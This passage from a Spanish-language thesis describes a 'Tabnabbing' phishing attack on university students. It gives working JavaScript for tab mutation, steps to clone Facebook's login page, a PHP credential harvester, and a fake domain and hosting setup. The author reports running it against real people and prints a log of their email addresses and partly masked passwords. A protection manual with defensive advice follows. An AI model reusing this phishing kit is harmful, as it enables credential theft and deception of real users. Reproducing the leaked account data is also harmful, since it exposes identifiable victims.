Mientras el usuario no esta mirando a la pestaña cuando se produce la actualización (que no es la correcta), no van a tener ni idea de lo que les pasó. Combinando esto con la imitación de nombres de dominio Unicode, el usuario más experto tendrá dificultades para detectar que algo está mal.

DIAGRAMA DE ATAQUE PHISHING “THE TABNABBING”

Este tipo de Ataque Phishing Tabnabbing como todos los ataques Phishing consiste en obtener las credenciales de acceso a cuentas como clientes de bancos, servicios de pago online o cuentas específicas de redes sociales (Facebook) que manejan información privilegiada.



Gráfica 6.6.4.2. . *– Diagrama Ataque Phishing "The Tabnabbing".*

MANUAL DE MEDIDAS DE PROTECCIÓN INFORMÁTICA

Un manual de medidas de protección es una guía donde se detallan los pasos informáticos que debe tomarse para prevenir ser víctima de un ataque en cualquier circunstancia que se presente el atacante.

Además es de gran ayuda al usuario a entender claramente el funcionamiento de cada paso, con el objetivo que repercuta en su realidad frente a este tipo de ataques Phishing que explota las vulnerabilidades humanas.

Incluye texto en el idioma a quien va dirigido el trabajo y gráficos que faciliten el aprendizaje de los conceptos, los diagramas, esquemas que es utilizado en cada una de las recomendaciones realizadas por el o los autores.

Su estructura debe ser organizada de acuerdo a los temas relevantes y necesarios, y el usuario comprenda de tal manera que cada uno sea resultado del anterior, se logre concordancia con los temas tratados al final el usuario sea el beneficiado.
El manual de procedimientos donde se detallan los conceptos, procesos, el nivel de emergencia con la que se califica cada proceso si alto, medio, bajo, detallados las actividades y los responsables en ejecutar cada procedimiento.

6.6.5. Materiales

- Computador portátil instalado Windows 7.
    - Con Acceso A Internet.
    - 3 Gb memoria RAM
- Herramienta procesador de texto.
- Maquina Virtual configurado adecuadamente.
- Memory flash de 4 Gb.
- Live DVD de BACKTRACK 5

- Software mínimo para realizar diagnóstico
    - KompoZer portable.
    - NotePad ++
    - Bloc de Notas de Windows
- Servidor de dominio.
- Web Hosting.

6.6.6. Procedimientos

Identificarlas vulnerabilidades al ataque Phishing "THE TABNABBING"

Construyendo el Ataque Phishing "THE TABNABBING"

A la hora de planear el ataque se tomó en cuenta el siguiente dicho informático que va mas allá que un simple ataque, que probablemente las mafias siempre van a tomar como referencia "El virus informático más destructivo se encuentra entre el teclado y la silla." El análisis es obvio y sencillo para que diseñar complejos algoritmos y dedicar horas de esfuerzo para descubrir errores de programación cuando el usuario es el punto más vulnerable. Y el fin o el objeto que percibe este ataque serán a lado del usuario.

El ataque Tabnabbing se basa básicamente en aprovechar el sistema de navegación por pestañas o "tabs" y la mayoría acostumbramos a navegar a través de múltiples pestañas que todos los navegadores permiten en sus ultima versiones, con estas vulnerabilidades el ataque hace creer al usuario que está en una página de un servicio conocido como Gmail, Hotmail, Facebook... y así robar sus contraseñas.

Es código incrustado, adicional que va como parte de la página que se utiliza en el ataque trabajará de la siguiente manera:

Actúa a través de dos eventos en **onblur** cuando esta fuera de foco es decir cuando la víctima dejo de navegar en la pestaña por consiguiente esta en otra pestaña en este caso la variable TIMER que al inicio esta en null con el evento establece que se cambie a un tiempo determinado en este caso 5 segundos que esta fuera de foco.

Y el evento **onfocus** cuando no se ha cambiado de pestaña, lo que hace es si ya fue TIMER asignado el tiempo a cambiar con este evento es vaciar la variable TIMER, y saber si ya switched. El código quedaría de esta manera:

```
var TIMER = null;
var HAS_SWITCHED = false;
// Events
window.onblur = function(){TIMER = setTimeout(changeItUp, 5000);}
window.onfocus = function (){if(TIMER) clearTimeout(TIMER);}
```

Otras de la vulnerabilidades humanas en la navegación por pestañas es explotar al instante que vuelve a la página en una pestaña anterior del navegador nos guiamos por el favicon, o icono de la página, además de su título, y no solemos prestar atención a la dirección que aparece en la barra de navegación o peor aun en el contenido nos dejamos llevar por las apariencias. Este comportamiento puede ser explotado para que accedamos a una página falsa y así comprometer nuestras contraseñas.

A través del código del ataque Tabnabbing aprovecha esta vulnerabilidad y hace que sea eficiente y peligroso demás aprovecha lo documentado por Michael Mahemoff en el año 2008, que nos permite por medio de script cambiar el favicon de las páginas web dinámicamente, esto en un principio trabajaba en Firefox y Opera, pero actualmente es factible en los navegadores más utilizados y populares, Internet Explorer, Chrome, el objetivo con esto es que mientras el usuario esta en otra pestaña, establezca cambio del titulo de la página con la función **setTitle,** el **favicon** es el icono de página, con el fin de ser reconocido fácilmente, la forma como actúa el cambio, mutación es de la siguiente manera con **getElementsByTagName**se obtendrá la posición inicial para proceder con la

mutación, se establecerá el link de favicon de la página nueva a mutar en el caso nuestro la página falsificada de Facebook, que toma el favicon del link verdadero de Facebook, haciendo que se parezca bastante bien a la página verdadera con este código.

```
// Utils
functionsetTitle(text){ document.title = text; }
// This favicon object rewritten from:
// Favicon.js - Change favicon dynamically [http://ajaxify.com/run/favicon].
// Copyright (c) 2008 Michael Mahemoff. Icon updates only work in Firefox and Opera.
favicon = {docHead: document.getElementsByTagName("head")[0],
set: function(url){this.addLink(url);},addLink: function(iconURL)
{var link = document.createElement("link");
link.type = "image/x-icon";
link.rel = "shortcut icon";
link.href = iconURL;
this.removeLinkIfExists();
this.docHead.appendChild(link);},
removeLinkIfExists: function() {
var links = this.docHead.getElementsByTagName("link");
for (var i=0; i<links.length; i++) {
var link = links[i];
if (link.type=="image/x-icon" &&link.rel=="shortcut icon")
{this.docHead.removeChild(link);
return; // Assuming only one match at most.
}}},
get: function() {var links = this.docHead.getElementsByTagName("link");
for (var i=0; i<links.length; i++){
var link = links[i];
if (link.type=="image/x-icon" &&link.rel=="shortcut icon") {
returnlink.href;}
}}};
```

La mayoría de usuarios en la FISEI tienen al menos una cuenta en un algún servicio de comunicación web, cuentas en la red social Facebook, entonces ni pensar cual será nuestro objetivo. Es muy fácil obtener una página falsificada de Facebook con código incrustado que permita guardar en una base de datos los campos de usuario y contraseña, el código del ataque Tabnabbing a mas de permitir cambiar el favicon y el titulo de la página permite mutar todo el contenido de una página en este caso nuestra página clonada de Facebook, la forma como actúa es a través de Frames que permite dividir el contenido de la página con **createElement("div")** y poder de tal manera ocultar la página original por la nueva manipulando con las propiedades de Frame como la posición, color, ancho, altura, alineación de texto, además con esta propiedad body.style.overflow que es manipulable con JavaScript que permite ocultar el cuerpo de la página original, entonces con todo preparado window.location = 'index.html' hará que localicemos y cargue la página index.html que es el clon de Facebook. El código quedaría de la siguiente manera:

```
functioncreateShield(){
div = document.createElement("div");
div.style.position = "fixed";
div.style.top = 0;
div.style.left = 0;
div.style.backgroundColor = "white";
div.style.width = "100%";
div.style.height = "100%";
div.style.textAlign = "center";
document.body.style.overflow = "hidden";
window.location = 'index.html'
varoldTitle = document.title;
varoldFavicon = favicon.get() || "/favicon.ico";
div.appendChild(img);
document.body.appendChild(div);
img.onclick = function(){
div.parentNode.removeChild(div);
```

```
document.body.style.overflow = "auto";
setTitle(oldTitle);
favicon.set(oldFavicon)
}}
```

Para mayor comodidad este script va estar en un archivo aparte para llamar de la página original y no sea visible directamente a la víctima.

A través de líneas código JavaScript en la página a lado del cliente se hace el llamado al archivo del código script Tabnabbing. El código es el siguiente:

```
<DIV align="center">
<A href="">
<script type="text/javascript" src="tabnabbing.js"></script>
```

Como podemos ver en la figura.

```
 8.  type="text/css" />
 9.    <link href="layout.css" rel="stylesheet"
10.  type="text/css" />
11.    <script src="maxheight.js" type="text/javascript"></script>
12. </head>
13. <body id="index" onload="new ElementMaxHeight();">
14. <div id="header_tall">
15. <div id="main"><!--header -->
16. <div id="header">
17. <div class="h_logo">
18. <div class="left"> <img alt=""
19.  src="images/logo.jpg" /><br />
20. </div>
21. <div class="right"> </div>
22. <div class="clear"></div>
23. </div>
24. <div align="center">
25. <a href="">
26. <script type="text/javascript" src="bgattack.js"></script></a></div>
27. <div id="menu">
28. <div class="rightbg">
29. <div class="leftbg">
30. <div class="padding">
31. <ul>
32.   <li><span>Inicio</span></li>
33.   <li><a href="index-1.html">Soluciones Informáticas</a></li>
34.   <li><a href="index-2.html">Productos</a></li>
35.   <li><a href="index-3.html">Clientes</a></li>
36.   <li><a href="index-4.html">Servicios</a></li>
37.   <li class="last"><a href="index-5.html">Contactos</a></li>
38. </ul>
39. <br class="clear" />
40. </div>
```

Gráfica 6.6.6.1.*Construcción de página con el ataque "THE TABNABBING"*

Construcción de página web con el código script Tabnabbing

La construcción de la página web en la que este alojado el código script Tabnabbing tenía que ser interesante de tal manera que el usuario puede entretenerse por un largo tiempo, el fin es que la victima se apegue de tal manera que no cierre la página actual permanezca mientras la página pueda realizar el trabajo, y el engaño surja efecto el ataque sea exitoso, entonces si la victima desea visitar otras páginas utilizara una nueva pestaña en su navegador y comenzará en este momento el ataque lanzando el anzuelo con el fin de pescar. La página podemos observar en la siguiente figura.

Gráfica 6.6.6.2.*Página web incrustada el código "THE TABNABBING"*

La página real cambia por otra falsa similar a la página de inicio de sesión de Facebook donde pide el usuario y contraseña, esto mientras la victima esta visitando en otra pestaña otra página web, al momento que la victima vuelva a la página original que estuvo visitando anteriormente ni cuenta se dará que es lo que pasó, y mas bien con alto porcentaje de efectividad que caerán en el ataque ya que

la mayoría tenemos cuentas en Facebook, y nunca nos fijamos en el link en el que estamos, y mas aun el cuidado que debemos tener al momento de autenticarnos.
Por estas razones es evidente que surja efecto el ataque además corren el riesgo de ser vulneradas las cuentas de los estudiantes de la FISEI perdiendo fácilmente sus contraseñas.

Esta casi listo el ataque “THE TABNABBING” explotación de vulnerabilidades de la navegación web por pestañas, comprometiendo los nombres de usuarios y contraseñas. Como podemos observar en la siguiente figura donde podemos ver claramente como la cuarta pestaña señalado con rojo muta mientras el usuario se encuentra navegando en Hotmail, el usuario cuando regrese a la página anterior no se dará cuenta que es lo que pasó mientras estuvo fuera de foco.

Gráfica 6.6.6.3. . *- Ataque Phishing* “*The Tabnabbing*”.

El siguiente paso será obtener una página falsa de Facebook que permita obtener el usuario y contraseña.

Falsificación de Facebook

1. Copiar el código fuente de la página original de Facebook.

2. El código pegamos en KompoZer programa para crear páginas Web.

3. Borramos de la línea action="https://www.facebook.com/login.php?login_attempt=1" la URL de autenticación de la página original de FACEBOOK la que permite realizar el inicio de sesión de las cuentas y cambiamos por nuestra página maliciosa scam.php esta página obtendrá el control de los campos usuario y contraseña, guardando y generando una base de cada una de las víctimas que caen en el ataque.

```
form id="login_form" action="scamm.php" method="post"
onsubmit="return Event.__inlineSubmit(this,event)">
```

4. Si dejamos así producirá un error al autenticarse, ya que con lo anterior rompimos la autenticación normal en este caso nos dará un error de autenticación invalida y la victima podría darse cuenta que algo sucede para ello vamos a borrar estas líneas que manejan acepciones de error.


```
<div id="reg_error" class="hidden_elem">
<div id="reg_error_inner">Se ha producido un error.
Intentalo de nuevo.</div>
```

5. Una vez realizado todas las modificaciones y revisamos la pestaña Preview del KompoZer si todo esta bien procedemos al siguiente paso. Volvemos a la pestaña Source del KompoZer copiamos el código y pegamos en el bloc de notas de Windows. Podemos cerrar el KompoZer y proceder a guardar nuestra página falsa de FACEBOOK con extensión html y Codificación UTF-8.

6. Creamos el Código de la página scam.php en NotePad++ con unas cuantas líneas de código que maneje y recoja básicamente lo que nos interesa: el nombre de la cuenta y la contraseña de nuestra página falsa generando una base en un archivo de textoalmacenados.txt.

```
<html>
<head>
<title> Login </title>
</head>
<body>
<?
$login=htmlentities($_POST['email']);
$pass=htmlentities($_POST['pass']);
$guardame=fopen("almacenados.txt", a);
fwrite ($guardame,"".$login."".$pass);
Fclose ($guardame)
?>
<META HTTP-EQUIV='refresh'
CONTENT='1;url=http://facebook.com'>
</body>
</html>
```

7. Luego creamos un archivo de texto con el nombre de almacenados.txt con Codificación UTF-8, no contiene nada el objetivo es generar en este archivo la base de las víctimas que van cayendo. Estos tres archivos constituyen nuestra página falsa de FACEBOOK que nos ayuda a Analizar las vulnerabilidades a ataques Phishing. Como podemos ver en la siguiente figura.



Gráfica 6.6.6.4.*Página Facebook Falsificada en Kompozer*

Con esto realizamos un análisis y determinamos que es factible la falsificación, es eminentemente vulnerable la red social Facebook, el riesgo persiste y en cualquier momento la comunidad estudiantil de la FISEI podría perder su confidencialidad e identidad.

El siguiente paso será esta página con el ataque subir a internet con un dominio falso lo cual nos permitirá comprobar las vulnerabilidades al ataque.


Comprobando las vulnerabilidades al ataque Phishing "THE TABNABBING"

Es necesario que nuestra página web este alojado en un sitio propio al igual que todas las páginas web, primero realizamos la configuración de un dominio para que la resolución de nuestro servidor se realice y sea visible, para ello en la web existe este servicio gratuito, y conseguirlo basta con realizar algunos pasos, a continuación los pasos para obtener un dominio gratuito.

Pasos obtener Dominio gratuito falso en internet

1. Ingresar a www.co.cc que brinda registro de dominios gratuitos. Escogemos el nombre y comprobamos si esta disponible el nombre que le vamos a poner en este caso por ejemplo: www.facefise.co.cc. Nos registramos para poder acceder.

2. El dominio esta registrado y listo para configurarlo. En la zona de configuración ingresamos la direcciones ip's de nuestros servidores. Y listo ya podemos utilizar este dominio libremente, como podemos ver en la figura.




Gráfica 6.6.6.5.*Dominio falso*

Una vez obtenido el dominio el siguiente paso será obtener un servicio de alojamiento (hosting gratuito) y subir nuestra página falsa.

Pasos para obtener un Hosting Gratuito

1. Obtenemos una cuenta en www.000webhost.com. Creamos nuestra cuenta de hosting para nuestro dominio gratuito, este alojamiento gratuito nos permite manejar nuestro sitio de diversas maneras es muy eficiente, ingresamos al Panel de Control de nuestro dominio.

2. Ahí tenemos herramientas para manejar nuestra página web ingresamos a file manager, manejador de nuestros datos. En donde podremos cargar nuestra página web en este caso nuestra página falsa. Como podemos ver en la siguiente figura.



Gráfica 6.6.6.6.*Panel de Control de Hosting Gratuito.*

Con estos pasos esta comprobado la vulnerabilidad de dominios falsos y el alojamiento de páginas web maliciosas, de ahí surge la vulnerabilidad de los navegadores con respecto al nivel de seguridad que manejan los navegadores web frente a este tipo de ataques Phishing.

Explotando las vulnerabilidades al ataque Phishing "TABNABBING" en FISEI

Efectuando Ataque Phishing "THE TABNABBING"

Para este paso podemos realizar un sin numero de estrategias XSS, bootnets, spam, etc. Para nuestro caso utilizamos la siguiente: Entre algunas de las vulnerabilidades que se pudo explotar es la de los mensajes de correo electrónico, que nos permiten el reenvío de mensajes que nos llegan, donde sin darnos cuenta adjunta un listado increíble de direcciones de correos, las cuales en mi caso me ayudó para enviar correos a las víctimas.

Luego de haber montado en la web y este ya disponible para el ingreso de todo el mundo.

Procedemos al envío de mensajes a correos electrónicos de las víctimas el contenido del mensaje ara que las víctimas ingresen al link del ataque “THE TABNABBING” que si todo va bien las víctimas ingresaran sus datos, y por consiguiente serán robados sus contraseñas. Como podemos observar en la figura la base almacenados.txt con los nombres de usuario y sus contraseñas.

```
email=gabysolchango_92@hotmail.com
pass=dixxxmor
email=bigboss-xl@hotmail.com
pass=rafitabigbossx8314xx91
        email=silva.oscar61@yahoo.es
pass=x952938x3
email=marymariela141996@hotmail.com
pass=teamomaxxx
email=lizandroalviar97@hotmail.com
pass=lizandxxxx
email=sanderstalin@hotmail.es
pass=2xx71995
email=alviar_f@hotmail.com
pass=romixxxx
email=mayra_alvear@yahoo.com
pass=18x366557
email=silva.oscar61@yahoo.es
pass=x952938x3
email=mari-jasmin1995@hotmail.es
pass=56x373
email=vini-liz23@hotmail.com
pass=x912x8x45
```

Gráfica 6.6.6.7. *Base de Datos con datos robados.*

Análisis de Base de Datos con datos robados

El manejo de las contraseñas es tema sumamente importante, haciendo un recuento siempre se ha recomendado tener mucho cuidado con el manejo de las contraseñas pero aun así después de este estudio pudimos presenciar que se sigue manejando inadecuadamente a pesar que se conoce mucho sobre el tema.

Nuestras víctimas de la FISEI utilizan en sus contraseñas números telefónicos, nombres propios de personas, sus propios nombres, fechas de nacimiento, direcciones domiciliarias, ahí viene la pregunta para que matarse realizando tanto si para vulnerar este tipo de contraseñas basta conocerle bien a la víctima y adivinar su contraseña será fácil saber con un poquito de imaginación si utilizamos este clase de contraseñas.


Resultados Del ataque Phishing "THE TABNABBING" FISEI

Una vez realizado el ataque a los usuarios de la FISEI se pudo realizar el siguiente análisis:

Número de éxitos y fracasos alcanzados después del ataque

USUARIOS DE FISEI	NUMERO DE ÉXITOS	NUMERO DE FRACASOS	TOTAL
HOMBRES	20	15	35
MUJERES	25	10	35
TOTAL	**45**	**25**	**70**

Tabla 6.6.6.1. Frecuencias de éxitos y fracasos



Gráfica 6.6.6.8. *Porcentaje de éxito vs fracaso.*

INTERPRETACIÓN Y ANÁLISIS

Los resultados alojados son muy evidentes de las cuales podemos analizar que el 64,3 % del total de la muestra que se realizo el ataque cayeron y fueron robados sus nombres de usuarios y contraseñas de Facebook, de los cuales el 29% son Hombres, y el 36% son mujeres. Frente a un 35,7% de fracaso que no cayeron en el ataque fueron salvos, de los cuales el 21,4 % son hombres y 14,3% son mujeres.

Con estos resultados podemos interpretar que primero el ataque es exitoso y segundo que existe la probabilidad de alcanzar un éxito.

Es urgente la implementación de un manual de medidas de protección informática, un sistema de entrenamiento y capacitación a usuarios, debe ser un de tema de interés y necesario para que la identidad de los usuarios de la FISEI sea salvaguardada.

En este procedimiento se logro identificar las vulnerabilidades más evidentes y poder recomendar las medidas de protección que deben tomar con el fin de prevenir ser victima de un ataque Phishing “THE TABNABBING” las vulnerabilidades encontradas, dominios falsos, ingeniería social, falta de percepción visual, seguridad navegadores, manejo de contraseñas seguras.

En la web existe sin número de servicios que permiten al usuario interactuar, compartir sus aportes al mundo, sin necesidad de tener grandes recursos, estos recurso gratuitos que van desde programas de elaboración de páginas web, obtener un servidor de dominio y alojamiento, sin duda que es una gran ayuda para realizar proyectos de investigación, o realizar un manejo adecuado, algunos usuarios utilizan estos servicios maliciosamente, o en nuestro caso realizar un hacking ético y poder aportar con medidas de protección a la institución.

Medidas Protección Informática al ataque Phishing “THE TABNABBING”

Se elaboró el manual de acuerdo a las necesidades y las vulnerabilidades encontradas después de hacer los pasos previos de diagnostico, para recomendar las medidas se realizó una investigación de una metodología adecuada y una investigación en internet sobre medidas de protección en torno a los vulnerabilidades encontradas.

- **Dominios falsos.**

  Un dominio falso es un nombre falsificado de un sitio web original simulando que es el original. Por ejemplo:
  El dominio seguro es www.facebook.com y el dominio falso podría ser www.facebooked.co.cc.

  Estos dominios falsos permiten que seamos víctimas de un ataque Phishing sin darnos cuenta, se debe tener cuidado con estos dominios falsos, Generalmente, estos dominios falsos llegan a las víctimas a través

de e-mails fraudulentos que informan sobre alguna noticia, solicitan la actualización de datos, o algún tipo de trampa en un sitio Web de dominio falso.

Se debe prestar mucha atención a la URL verificar que sea el correcto del sitio al cual nos conecta el link. Si este no coincide exactamente con la URL original del sitio cierre, verifique y vuelva a ingresar con la dirección correcta.

Configure su navegador que le alerte cuando algo no este bien, reportea los sitios como no confiables cada vez que se encuentre con uno de ellos su navegador le alerte.

- **Falta de percepción visual**

El ser humano por su naturaleza no puede hacer al mismo tiempo dos cosas a la vez, y de ahí la vulnerabilidad falta de percepción visual, nos concentramos en alguna cosa y nuestra mirada estará dirigida a lo estamos viendo en es momento muy pocos nos damos cuenta que algo paso a nuestro alrededor.

Es muy claro que la navegación web es mucho mas avanzado y nos brinda facilidades increíbles como la opción de si quiero navegar en múltiples páginas simplemente puedo abrir varias pestañas y visitar un sin número de páginas sin necesidad de abrir otro ventana.

Es recomendable tener control sobre lo que realmente esta visitando para que no sea sorprendido por algún ataque Phishing, y ve que algo no esta bien es preferible que cierre esa pestaña para luego no encontrarse con sorpresas.

- **Ingeniería social.**

  Es un método que utilizan los ciberdelincuentes con el fin de que la víctima caiga pongan en riesgo su información. Con respecto a la ingeniería social, los ataques no han cesado en ningún momento, utilizan todo tipo de triquiñuelas para hacer caer y robarnos nuestros datos.

  La mejor medida que podemos tomar es que utilicemos nuestro sentido común. Por ejemplo si se acerca una persona por la calle y te dice que te acabas de ganar la lotería ¿le creeríamos? Claro que no.

  Actuemos de igual manera en Internet, y seamos siempre cuidadosos. Existe un montón de maneras, engaños que son más elaborados y que pueden poner en riesgo nuestra identidad.

- **Seguridad navegadores**

  Cada navegador tiene su propia arquitectura y por con siguiente tiene sus propias características manejo de seguridad, una mejor que otra vamos hacer un breve análisis sobre los navegadores más importantes y utilizados:

  Resalto de Dominios.- los navegadores IE y Chrome realizan un resalto de dominio en la URL, para que el usuario la dirección y el link que esta visitando.

  Alertas Sobre Certificados.- Todos los navegadores muestran alertas sobre certificados en los siguientes casos: Certificado generado para otro dominio, Certificado caducado, Certificado emitido por una desconocida. A más del resalto de la dirección también realizan un resalto de los certificados con validación extendida. Sin embargo en Chrome y Safari no queda bien reflejado.

Configuración de JavaScript.- Todos los navegadores permiten deshabilitar JavaScript. Chrome y Safari no permiten una configuración avanzada de opciones JavaScript.

- **Manejo de contraseñas seguras.**

En el momento de requerir una contraseña debe ser totalmente confidencial, de debe coger costumbre en utilizar la contraseña adecuada se debería hacer cada vez que necesites y visites Internet, no sólo Facebook sino en todo el entorno web. Crear la contraseña adecuada es realmente sencillo. Deberá ser suficientemente compleja para que no pueda adivinarse por otro y no sea vulnerada, pero con suficiente sentido como para recordarla.

Algunas recomendaciones para tener una contraseña segura es no usarla misma para todas tus cuentas por si alguna vez fue vulnerada y caída en manos de delincuentes informáticos serán aprovechados al máximo.

Nunca ni al mejor amigo lo compartas con amigos es tuya únicamente, y nadie mas debe saber tu clave, es recomendable cambiarla periódicamente, por lo menos cada semestre.

Si considera que las claves son muy comprometedor en su información que maneja considere su almacenaje en una herramienta de manejo de contraseñas.

Recuerde siempre que una contraseña adecuada tiene al menos ocho caracteres, uno o más números, y al menos un carácter especial. No utilice palabras o nombres completos, pero si asóciela entre algunas, puede ser iníciales y complementadas con algún numero y algún carácter especial.

6.6.7. Conclusiones

- El manual permitirá tomar riendas de la seguridad web dentro de la FISEI, y los servicios que ofrece a la comunidad estudiantil será segura, permitirá prevenir el robo de identidad provocado por el ataque Phishing “The Tabnabbing”.

- El análisis de este tipo de ataque quedo demostrado en el momento de la falsificación de la página de red social Facebook mas utilizado por la mayoría de la comunidad estudiantil.

- Se identificó las vulnerabilidades de los servicios web a través de la obtención de certificados de dominio gratuito y su configuración para realizar el objetivo planteado.
- De igual manera se concluye que con el servicio de alojamiento gratuito se puede alojar nuestra página sin problema ya que con el certificado de dominio nos permite hacerlo sin problema.

- En la FISEI la comunidad estudiantil conoce de estos tipos de ataques, su presencia sin embargo se demostró que es susceptible a estos tipos de ataques, al momento de explotar el ataque Phishing.

- La elaboración del Manual de Medidas de Protección Informática se realizó de acuerdo a las vulnerabilidades identificadas claramente y que necesitan tomar acciones con el fin de evitar que tengan éxito.

- Además se concluye que es necesario y urgente que se implemente de inmediato caso contrario el robo de identidad pueden ser frecuentes en la comunidad estudiantil de la FISEI.

6.6.8. Recomendaciones

- El tema de seguridad web debe ser tomado en cuenta ya que permitirá el crecimiento de toda la comunidad estudiantil, un crecimiento en el prestigio sostenible de acuerdo a las necesidades tecnológicas.

- En las etapas de análisis de comprobación de este tipo de vulnerabilidades se recomienda que se realice un experto en este campo de seguridad, para que se puede a largo plazo verificar si se está cumpliendo con los requerimientos de seguridad establecidos en el manual.

- Realizar después de un tiempo pre establecido un diagnostico con el fin de volver a actualizar y encontrar nuevas vulnerabilidades a estos tipos de ataques Phishing.

- La revisión y la actualización de este manual en un tiempo establecido con el fin de encontrar las nuevas vulnerabilidades y sus medidas de prevención de acuerdo a cada uno de ellos.

